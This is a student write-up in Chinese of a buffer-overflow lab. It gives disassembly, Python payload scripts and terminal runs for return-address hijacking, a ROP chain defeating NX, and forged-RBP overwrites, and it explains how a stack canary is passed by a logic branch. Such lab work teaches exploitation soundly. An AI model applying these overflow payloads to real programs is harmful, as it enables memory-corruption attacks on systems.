栈溢出攻击实验

姓名：徐嘉阳
学号： 2024201628

题目解决思路

Problem 1:

(1)分析:

1.实验思路：func函数中调用strcpy无长度检查，存在栈溢出漏洞；覆盖func函数的返回地址为func1的入口地址，劫持执行流跳转到func1，直接输出目标字符串。

2.栈帧分析：通过`objdump -d problem1 > problem1.asm`反汇编，提取 func 函数的栈帧关键指令：

```
0000000000401216 <func1>:
  401216:   endbr64  # func1入口地址，作为攻击目标
  40121a:   push   %rbp
  40121b:   mov    %rsp,%rbp
  40121e:   mov    $0x402004,%edi  # 目标字符串地址
  401223:   call   4010c0 <puts@plt>  # 输出"Yes!I like ICS!"
  401228:   mov    $0x0,%edi
  40122d:   call   401120 <exit@plt>  # 输出后正常退出
```

```
0000000000401232 <func>:
  401232:   endbr64
  401236:   push   %rbp           # 保存旧RBP，栈地址-8
  401237:   mov    %rsp,%rbp      # 新RBP = 当前RSP
  40123a:   sub    $0x20,%rsp     # 分配32字节栈空间
  40123e:   mov    %rdi,-0x18(%rbp)
  401242:   mov    -0x18(%rbp),%rdx
  401246:   lea    -0x8(%rbp),%rax  # 缓冲区起始地址：rbp-8
  40124d:   call   4010b0 <strcpy@plt>  # 无长度检查，栈溢出核心
  401256:   leave
  401257:   ret
```


3.关键细节:

- 小端序地址转换：64 位地址0x401216完整表示为0x0000000000401216，小端序要求低字节在前，因此转换为b"\x16\x12\x40\x00\x00\x00\x00\x00"；
- padding 长度的必要性：必须填满 16 字节才能覆盖到返回地址，长度不足则无法劫持执行流，过长则会破坏栈结构；
- 二进制保存模式：wb模式确保地址的二进制格式不被篡改，若用w模式会导致地址数据错误。

(2)解决方案:

```
# padding：填满缓冲区(8字节) + 覆盖saved rbp(8字节) = 16字节
padding = b"A" * 16
func1_addr = b"\x16\x12\x40\x00\x00\x00\x00\x00"
payload = padding + func1_addr
# 保存为二进制文件
with open("ans1.txt", "wb") as f:
    f.write(payload)
print("Problem1 payload已生成到ans1.txt")
print(f"Payload长度：{len(payload)} 字节")
```

(3)结果：



Problem 2:

(1)分析：

1.实验思路：同 Problem1，func函数的strcpy存在栈溢出，但程序开启 NX 保护（栈不可执行）；构造 ROP 链，利用`pop rdi; ret gadget`完成 64 位函数传参，覆盖返回地址跳转到func2，触发目标字符串输出。

2.栈帧分析：通过`objdump -d problem2 > problem2.asm`反汇编，提取栈帧关键指令：

```
401225: cmpl   $0x3f8,-0x4(%rbp)  # 检查参数是否等于0x3f8
40122c: je     40124c <func2+0x36>
```

func2需传入参数`0x3f8`才能触发目标输出；64 位程序函数传参规则：第一个参数通过rdi寄存器传递。

```
4012bb <pop_rdi>:
  4012c7:   pop    %rdi  # 弹出栈数据到rdi寄存器
  4012c8:   ret
```

pop rdi; ret指令地址：0x4012c7；func2入口地址：0x401216。栈帧布局和问题1一致。

3.关键细节：

- ROP 链执行逻辑：
  程序执行到`func`的ret指令时，先跳转到`0x4012c7（pop rdi; ret）`；
  `pop rdi`将栈上的`0x3f8`弹出到rdi寄存器（完成传参）；
  ret指令跳转到func2地址，func2检测到`rdi=0x3f8`，触发目标输出。
- NX 保护的影响：无法直接在栈上执行代码，必须通过拼接合法指令地址构造执行流；
- 参数小端序转换：`0x3f8`完整 64 位表示为`0x00000000000003f8`，小端序为`b“\xf8\x03\x00\x00\x00\x00\x00\x00"`。

(2)解决方案：

```
PADDING_LEN = 16  # 缓冲区8字节 + saved rbp8字节
POP_RDI_RET = b"\xc7\x12\x40\x00\x00\x00\x00\x00"  # 0x4012c7
FUNC2_ARG = b"\xf8\x03\x00\x00\x00\x00\x00\x00"    # 0x3f8
FUNC2_ADDR = b"\x16\x12\x40\x00\x00\x00\x00\x00"   # 0x401216
# 构造payload
padding = b"A" * PADDING_LEN
payload = padding + POP_RDI_RET + FUNC2_ARG + FUNC2_ADDR
# 保存为二进制文件
with open("ans2.txt", "wb") as f:
    f.write(payload)
print("Problem2 payload已生成到ans2.txt")
print(f"Payload长度：{len(payload)} 字节")
```

(3)结果:

```
xjy@LAPTOP-E5NGE2U8:~/attack-lab-xxxjyyy$ python3 payload2.py
Problem2 payload已生成到ans2.txt
Payload长度： 40 字节
xjy@LAPTOP-E5NGE2U8:~/attack-lab-xxxjyyy$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

(1)分析:

1.实验思路：func函数中调用memcpy向栈缓冲区写入数据，虽指定长度为0x40，但缓冲区实际容量不足，存在栈溢出漏洞；计算缓冲区到 RBP 的偏移量，构造 Payload 覆盖 RBP（伪造为可读写地址）和返回地址（跳转到func1的0x40122b），劫持执行流触发目标输出。

2.栈帧分析：通过`objdump -d problem3 > problem3.asm`反汇编，提取栈帧关键指令：

```
0000000000401355 <func>:
  401355:   endbr64
  401359:   push   %rbp            # 保存旧RBP，栈地址-8
  40135a:   mov    %rsp,%rbp       # 新RBP = 当前RSP
  40135d:   sub    $0x30,%rsp      # 分配48字节局部栈空间
  401361:   mov    %rdi,-0x28(%rbp)  # 保存参数
  401365:   mov    %rsp,%rax       # RSP指向栈空间起始
  401368:   mov    %rax,0x21a1(%rip) # 保存RSP到全局变量
  40136f:   mov    -0x28(%rbp),%rcx
  401373:   lea    -0x20(%rbp),%rax  # 缓冲区起始地址：rbp-0x20
  401377:   mov    $0x40,%edx      # memcpy长度=64字节（超出缓冲区容量）
  40137c:   mov    %rcx,%rsi
  40137f:   mov    %rax,%rdi
  401382:   call   4010f0 <memcpy@plt>  # 栈溢出核心
  401387:   lea    0xc7a(%rip),%rax
  40138e:   mov    %rax,%rdi
  401391:   call   4010b0 <puts@plt>
  401396:   lea    0xc93(%rip),%rax
  40139d:   mov    %rax,%rdi
```

```
  4013a0:   call   4010b0 <puts@plt>
  4013a5:   nop
  4013a6:   leave
  4013a7:   ret
```

```
0000000000401216 <func1>:
  401216:   endbr64
  40121a:   push   %rbp
  40121b:   mov    %rsp,%rbp
  40121e:   sub    $0x50,%rsp
  401222:   mov    %edi,-0x44(%rbp)
  401225:   cmpl   $0x72,-0x44(%rbp)  # 参数校验
  401229:   jne    401282 <func1+0x6c>
  40122b:   movabs $0x63756c2072756f59,%rax  # 跳过错误逻辑、直接执行目标字符串输出的目标返回地址
  ...
  40127b:   call   4010b0 <puts@plt>  # 输出目标字符串
```

缓冲区到旧 RBP 的偏移量为32 字节，需填充 32 字节才能覆盖到旧 RBP 位置。
伪造RBP的可读写地址时选用.data段的可读写全局地址0x403580，避免程序执行leave/lea等栈偏移操作时触发段错误。

3.关键细节：

- 偏移量计算的精准性：
  从反汇编`lea -0x20(%rbp),%rax`可知，缓冲区起始地址为`rbp-0x20（32 字节）`，因此需填充 32 字节才能覆盖到旧 RBP；
  若偏移量错误，会导致 RBP / 返回地址覆盖不完整，触发段错误。
- 伪造 RBP 的必要性：
  func函数执行leave指令`（mov %rbp,%rsp; pop %rbp）`，若 RBP 为无效地址（如全 A），`mov %rbp,%rsp`会导致 RSP 指向非法内存，触发崩溃；
  选用`0x403580`（.data 段可读写地址），确保栈操作合法。
- 小端序地址转换：
  `0x40122b`的 64 位完整表示为`0x000000000040122b`，小端序存储为`b"\x2b\x12\x40\x00\x00\x00\x00\x00"`；
  `struct.pack("<Q", addr)`自动完成小端序转换，无需手动拼接字节。
- Payload 长度限制：
  `memcpy`指定写入长度为 64 字节，构造的 Payload 总长度为 48 字节，未超出限制，确保数据完整写入栈中。

(2)解决方案：

```
import struct
padding_size = 32
fake_rbp_addr = 0x403580
target_rip_addr = 0x40122b
padding = b'A' * padding_size
# 伪造RBP，防止栈偏移操作崩溃
fake_rbp = struct.pack("<Q", fake_rbp_addr)
# 覆盖返回地址
target_rip = struct.pack("<Q", target_rip_addr)
# 组合最终Payload
```

```
payload = padding + fake_rbp + target_rip
with open("payload3", "wb") as f:
    f.write(payload)
print(f"关键参数：padding={padding_size}字节 | fake_rbp=0x{fake_rbp_addr:X} |
target_rip=0x{target_rip_addr:X}")
print(f"Payload总长度：{len(payload)}字节")
```

(3)结果：

```
xjy@LAPTOP-E5NGE2U8:~/attack-lab-xxxjyyy$ python3 payload3.py
关键参数：padding=32字节 | fake_rbp=0x403580 | target_rip=0x4012
2B
Payload总长度：48字节
xjy@LAPTOP-E5NGE2U8:~/attack-lab-xxxjyyy$ ./problem3 payload3
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4:

(1)canary保护机制：

1.设置流程（入口）：

```
000000000000135d <func>:
    135d: f3 0f 1e fa           endbr64
    1361: 55                    push   %rbp
    1362: 48 89 e5              mov    %rsp,%rbp
    1365: 48 83 ec 30           sub    $0x30,%rsp      # 分配48字节栈空间
    1369: 89 7d dc              mov    %edi,-0x24(%rbp)
    # Canary 设置开始
    136c: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax   # 读取系统随机Canary值
    1373: 00 00
    1375: 48 89 45 f8           mov    %rax,-0x8(%rbp) # Canary 值存储在rbp-0x8，位于缓冲区与返
回地址之间
    # Canary 设置结束
    1379: 31 c0                 xor    %eax,%eax       # 清空rax，防止Canary值泄露
```

任何试图覆盖返回地址的溢出行为，必须先修改 Canary 值，触发防护机制。

2.检查流程（出口）：

```
140a: 48 8b 45 f8           mov    -0x8(%rbp),%rax  # 取出栈中Canary值
140e: 64 48 2b 04 25 28 00  sub    %fs:0x28,%rax    # 与原始值对比
1415: 00 00
1417: 74 05                 je     141e <func+0xc1> # 相等，正常退出
1419: e8 b2 fc ff ff        call   10d0 <__stack_chk_fail@plt> # 不相等，程序崩溃
141e: c9                    leave
141f: c3                    ret
```

(2)输入分析:
在 problem4 的 main 函数中，出现了三次输入请求。前两次可以随便输入，而最后一次输入必须输入 -1。结合反汇编代码，原因在于这三次输入对应的目标缓冲区位置和后续逻辑处理完全不同。

1.第一次:

```
146d: lea -0x80(%rbp), %rax     # 目标缓冲区在 rbp-0x80
1471: mov %rax, %rsi            # 作为 scanf 的参数
1483: call 10f0 <__isoc99_scanf@plt>
```

这是一个长度为 128 字节（从 0x80 到 Canary 的 0x08 之间）的巨型缓冲区。只要输入的姓名不超过这个长度，程序就不会发生溢出。更重要的是，程序随后并没有对这个名字的内容进行任何检查。

2.第二次:

```
14cd: lea -0x60(%rbp), %rax     # 目标缓冲区在 rbp-0x60
14e3: call 10f0 <__isoc99_scanf@plt>
```

同样，这是一个长度为 88 字节 的缓冲区。程序只是把回答存起来，然后紧接着在 1548 行调用了 `caesar_decrypt` 处理了另一段固定数据，完全无视了回答内容。

3.第三次:

```
155c: movl $0x0, -0xa0(%rbp)    # 初始化变量为 0
1566: lea -0xa0(%rbp), %rax     # 变量地址
157f: call 10f0 <__isoc99_scanf@plt> # 读入输入的数量
1584: mov -0xa0(%rbp), %eax     # 将输入的值放入 eax
158a: mov %eax, %edi            # 作为参数传给 func 函数
158c: call 135d <func>          # 进入 func 进行逻辑审查
```

在 `func (0x135d)` 中，输入（存储在 -0xc(%rbp)）遇到了一个重要判断:

```
13df: 83 7d f4 ff           cmpl   $0xffffffff, -0xc(%rbp)  # 检查输入是否等于 -1
13e3: 74 11                 je     13f6 <func+0x99>         # 如果是 -1，直接跳转到成功路径
```

如果输入别的数字，程序会执行 13e5 行的 lea ... puts，打印出报错信息并继续运行。
只有输入 -1（十六进制 0xffffffff），才能让 je 指令生效，直接跳到 13f6，那里有唯一一个调用 func1的指令。

(3)解决方案：本任务不需要写payload代码来解决。

- **原因**：Canary 保护锁死了溢出路径： 代码中出现的 fs:0x28 意味着如果尝试用长字符串覆盖返回地址，程序会在函数结束前对比 Canary 值。一旦不匹配，直接报错退出，代码再精妙也跳不到 func1；存在合法的路径：在 func 函数中，汇编代码明确展示了一个条件分支（je 13f6），只要满足特定条件，程序会主动调用 func1。
- **方案**：前两步随便输入即可，第三步才是关键，输入`-1`可解决问题。

(4)结果：

```
xjy@LAPTOP-E5NGE2U8:~/attack-lab-xxxjyyy$ ./problem4
hi please tell me what is your name?
1
hi! do you like ics?
1
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```

思考与总结

- 从无防护场景的直接地址覆盖，到 NX 保护下的 ROP 链构造，再到 Canary 防护下的逻辑通关，理解不同防护机制的对抗思路。
- 通过`objdump`提取关键地址与栈帧信息，借助GDB调试验证偏移量、传参有效性及防护机制触发逻辑，高效定位问题。
- 明确小端序转换、偏移量精准计算、gadget 复用等关键技巧，理解 64 位程序栈帧布局与函数传参规则。

参考资料

课本和PPT